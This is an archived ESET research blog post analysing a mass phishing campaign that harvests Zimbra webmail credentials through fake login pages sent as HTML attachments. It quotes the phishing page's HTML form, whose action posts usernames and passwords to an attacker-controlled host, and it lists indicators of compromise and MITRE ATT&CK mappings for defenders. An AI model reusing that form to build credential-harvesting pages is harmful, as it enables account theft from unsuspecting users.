Mass-spreading campaign targeting Zimbra users

By Viktor Šperka

Archived: 2026-04-05 12:42:11 UTC

ESET Research

ESET researchers have observed a new phishing campaign targeting users of the Zimbra Collaboration email server.

17 Aug 2023 • , 5 min. read

ESET researchers have uncovered a mass-spreading phishing campaign, aimed at collecting Zimbra account users' credentials, active since at least April 2023 and still ongoing. Zimbra Collaboration is an *open-core* collaborative software platform, a popular alternative to enterprise email solutions. The campaign is mass-spreading; its targets are a variety of small and medium businesses and governmental entities.

Campaign

According to ESET telemetry, the greatest number of targets are located in Poland, followed by Ecuador and Italy. Target organizations vary: adversaries do not focus on any specific vertical with the only thing connecting victims being that they are using Zimbra. To date, we have not attributed this campaign to any known threat actors.



Figure 1. Countries hit by the campaign, according to ESET telemetry

Initially, the target receives an email with a phishing page in the attached HTML file. As shown in Figure 2, Figure 3 and Figure 4, the email warns the target about an email server update, account deactivation, or similar issue and directs the user to click on the attached file. The adversary also spoofs the From: field of the email to appear to be an email server administrator.



Figure 2. Lure email warning in Polish about deactivation of the target's Zimbra account



Figure 3. Machine translation of lure email, originally in Polish



Figure 4. Lure email in Italian; meaning is the same as in Figure 3

After opening the attachment, the user is presented with a fake Zimbra login page customized according to the targeted organization, as shown in Figure 5. The HTML file is opened in the victim's browser, which might trick the victim into believing they were directed to the legitimate login page, even though the URL points to a local file path. Note that the Username field is prefilled in the login form, which makes it appear more legitimate.



Figure 5. Fake Zimbra login page

In Figure 6 we are providing an example of legitimate Zimbra webmail login page for the comparison.

Figure 6. Example of a legitimate Zimbra login page

In the background, the submitted credentials are collected from the HTML form and sent by HTTPS POST request to a server controlled by the adversary (Figure 7). The POST request destination URLs use the following pattern: https://<SERVER_ADDRESS>/wp-admin/ZimbraNew.php

```
<div class="LoginScreen">
  <div class="center">
    <div class="contentBox">
                  <title="[redacted]"><img moz-do-not-send="true"
                src="https://logo.clearbit.com/[redacted]"
                alt="[redacted] logo" width="128" height="128"
                border="0"></a></span> </a></hl>
      <form method="post" name="ZimbraNew"
        action="https://nmailddt.000webhostapp.com/wp-admin/ZimbraNew.php"
        accept-charset="UTF-8"> <input name="loginOp" value="login"
          type="hidden">
        <div <a="" target="_blank"><font size="+2"><span
              style="font-weight:
              900;">Sign In [redacted]</span></font></div>
        <p>
        </p>
        <table class="form">
          <tbody>
            <tr>
              <td><label for="username">Username:</label></td>
                                  <td><input id="username" class="zLoginField" name="username" required ty
                                  </tr>
            <tr>
              <td><label for="password">Password:</label></td>
                  <td><input id="password" autocomplete="off" class="zLoginField" name="password"
                  </tr>
            <tr>
```

Figure 7. Code snippet responsible for the POST request exfiltrating targets' credentials

Interestingly, on several occasions we observed subsequent waves of phishing emails sent from Zimbra accounts of previously targeted, legitimate companies, such as donotreply[redacted]@[redacted].com. It is likely that the attackers were able to compromise the victim's administrator accounts and created new mailboxes that were then used to send phishing emails to other targets. One explanation is that the adversary relies on password reuse by the

administrator targeted through phishing – i.e., using the same credentials for both email and administration. From available data we are not able to confirm this hypothesis.

The campaign observed by ESET relies only on social engineering and user interaction; however, this may not always be the case. In a previous campaign described by *Proofpoint in March 2023*, the APT group Winter Vivern (aka TA473) had been exploiting the *CVE-2022-27926* vulnerability, targeting webmail portals of military, government, and diplomatic entities of European countries. In another example, reported by *Volexity in February 2022*, a group named TEMP_Heretic exfiltrated emails of European government and media organizations by abusing another vulnerability (*CVE-2022-24682*) in the Calendar feature in Zimbra Collaboration. In the most recent mention, *EclecticIQ researchers* analyzed a campaign similar to the one described in our blogpost. The main difference is that the HTML link leading to the fake Zimbra login page is located directly in the email body.

Conclusion

Despite this campaign not being so technically sophisticated, it is still able to spread and successfully compromise organizations that use Zimbra Collaboration, which remains an attractive target for adversaries. Adversaries leverage the fact that HTML attachments contain legitimate code, and the only telltale element is a link pointing to the malicious host. This way, it is much easier to circumvent reputation-based antispam policies, compared to phishing techniques where a malicious link is directly placed in the email body. The popularity of Zimbra Collaboration among organizations expected to have lower IT budgets ensures that it stays an attractive target for adversaries.

> For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.
> ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IOCs

ESET detection names

HTML/Phishing.Gen

Files

We are unable to share file IoCs because samples contain sensitive information.

Network

Hosts used to exfiltrate harvested credentials are hosted on shared servers. Detections based solely on IP addresses could lead to false positives.

IP	Domain	Hosting provider	First seen	Details
145.14.144[.]174	fmaildd.000webhostapp[.]com	Hostinger International Ltd, NL	2019-12-31	Malicious host used to exfiltrate harvested credentials.
145.14.145[.]248	nmailddt.000webhostapp[.]com	Hostinger International Ltd, NL	2019-12-31	Malicious host used to exfiltrate harvested credentials.
145.14.145[.]122	tmaxd.000webhostapp[.]com	Hostinger International Ltd, NL	2019-12-31	Malicious host used to exfiltrate harvested credentials.
145.14.144[.]58	posderd.000webhostapp[.]com	Hostinger International Ltd, NL	2019-12-31	Malicious host used to exfiltrate harvested credentials.
145.14.145[.]94	ridddtd.000webhostapp[.]com	Hostinger International Ltd, NL	2019-12-31	Malicious host used to exfiltrate harvested credentials.
145.14.145[.]36	mtatdd.000webhostapp[.]com	Hostinger International Ltd, NL	2019-12-31	Malicious host used to exfiltrate harvested credentials.
173.44.236[.]125	zimbra.y2kportfolio[.]com	Eonix Corporation, US	2022-05-27	Malicious host used to exfiltrate harvested credentials.

URLs

https://fmaildd.000webhostapp[.]com/wp-admin/ZimbraNew.php
https://mtatdd.000webhostapp[.]com/wp-admin/ZimbraNew.php

https://nmailddt.000webhostapp[.]com/wp-admin/ZimbraNew.php
https://posderd.000webhostapp[.]com/wp-admin/ZimbraNew.php
https://ridddtd.000webhostapp[.]com/wp-admin/ZimbraNew.php
https://tmaxd.000webhostapp[.]com/wp-admin/ZimbraNew.php
https://zimbra.y2kportfolio[.]com/wp/wp-admin/ZimbraNew.php

MITRE ATT&CK

This table was built using *version 13* of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	*T1586.002*	Compromise Accounts: Email Accounts	The adversary used previously compromised email accounts for campaign spreading.
	T1585.002	Establish Accounts: Email Accounts	The adversary created new email accounts to facilitate the campaign.
Initial Access	*T1566.001*	Phishing: Spearphishing Attachment	The campaign was spread by malicious HTML files in email attachments.
Execution	*T1204.002*	User Execution: Malicious File	A successful attack relies on the victim clicking on a malicious file in the attachment.
Persistence	*T1136*	Create Account	The adversary created new email accounts on compromised Zimbra instances for further spreading of the phishing campaign.
Collection	*T1056.003*	Input Capture: Web Portal Capture	The adversary captured credentials inserted to a fake login page.

Exfiltration	*T1048.002*	Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	The adversary exfiltrated passwords by POST requests sent over the HTTPS protocol.

Let us keep you up to date

Sign up for our newsletters

Source: https://www.welivesecurity.com/en/eset-research/mass-spreading-campaign-targeting-zimbra-users/